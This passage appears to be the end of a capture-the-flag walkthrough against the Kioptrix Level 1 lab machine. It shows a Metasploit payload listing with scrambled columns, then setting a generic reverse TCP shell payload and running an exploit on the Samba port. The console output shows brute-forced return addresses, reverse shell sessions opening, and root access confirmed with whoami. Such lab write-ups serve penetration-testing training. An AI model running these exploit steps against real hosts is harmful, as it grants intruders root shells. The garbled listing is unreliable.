                                                                                                                                              Linux Mettle x86, Bind TCP Stager (Linux x86)
                                                                                                                                   No
                                                                                                                      normal
          payload/linux/x86/meterpreter/bind_tcp_uuid
                                                                                                                                              Linux Mettle x86, Bind TCP Stager with UUID Support
                                                                                                                      normal
         payload/linux/x86/meterpreter/reverse_ipv6_tcp
                                                                                                                      normal
                                                                                                                                              Linux Mettle x86, Reverse TCP Stager (IPv6)
                                                                                                                                              Linux Mettle x86, Reverse TCP Stager
Linux Mettle x86, Reverse TCP Stager
          payload/linux/x86/meterpreter/reverse_nonx_tcp
payload/linux/x86/meterpreter/reverse_tcp
                                                                                                                      normal
                                                                                                                                   No
                                                                                                                      normal
                                                                                                                                   No
                                                                                                                                              Linux Mettle x86, Reverse TCP Stager
Linux Meterpreter Service, Bind TCP
          payload/linux/x86/meterpreter/reverse_tcp_uuid
                                                                                                                      normal
                                                                                                                                   No
          payload/linux/x86/metsvc_bind_tcp
                                                                                                                      normal
```

9. Now set the payload to 4 and run the process.

```
msf6 exploit(
                                              ) > set payload 4
payload ⇒ generic/shell_reverse_tcp
msf6 exploit(
                                               > run
    Started reverse TCP handler on 192.168.149.128:4444
[*] 192.168.149.130:139 - Trying return address 0×bffffdfc...
[*] 192.168.149.130:139 - Trying return address 0×bffffcfc...
[*] 192.168.149.130:139 - Trying return address 0×bffffbfc...
[*] 192.168.149.130:139 - Trying return address 0×bffffafc...
[*] 192.168.149.130:139 - Trying return address 0×bffff9fc...
    192.168.149.130:139 - Trying return address 0xbffff8fc...
[*] 192.168.149.130:139 - Trying return address 0×bffff7fc...
[*] 192.168.149.130:139 - Trying return address 0×bffff6fc...
[*] Command shell session 1 opened (192.168.149.128:4444 
ightarrow 192.168.149.130:1025) at 2025-07-07 12:38:26 +0530
[*] Command shell session 2 opened (192.168.149.128:4444 \rightarrow 192.168.149.130:1026) at 2025-07-07 12:38:27 +0530 [*] Command shell session 3 opened (192.168.149.128:4444 \rightarrow 192.168.149.130:1027) at 2025-07-07 12:38:28 +0530 [*] Command shell session 4 opened (192.168.149.128:4444 \rightarrow 192.168.149.130:1028) at 2025-07-07 12:38:29 +0530
whoami
root
hostname
kioptrix.level1
```

At the end, check for the root by typing whoami and it will result in root.

And for checking the name of host, type hostname and result - kioptrix.level1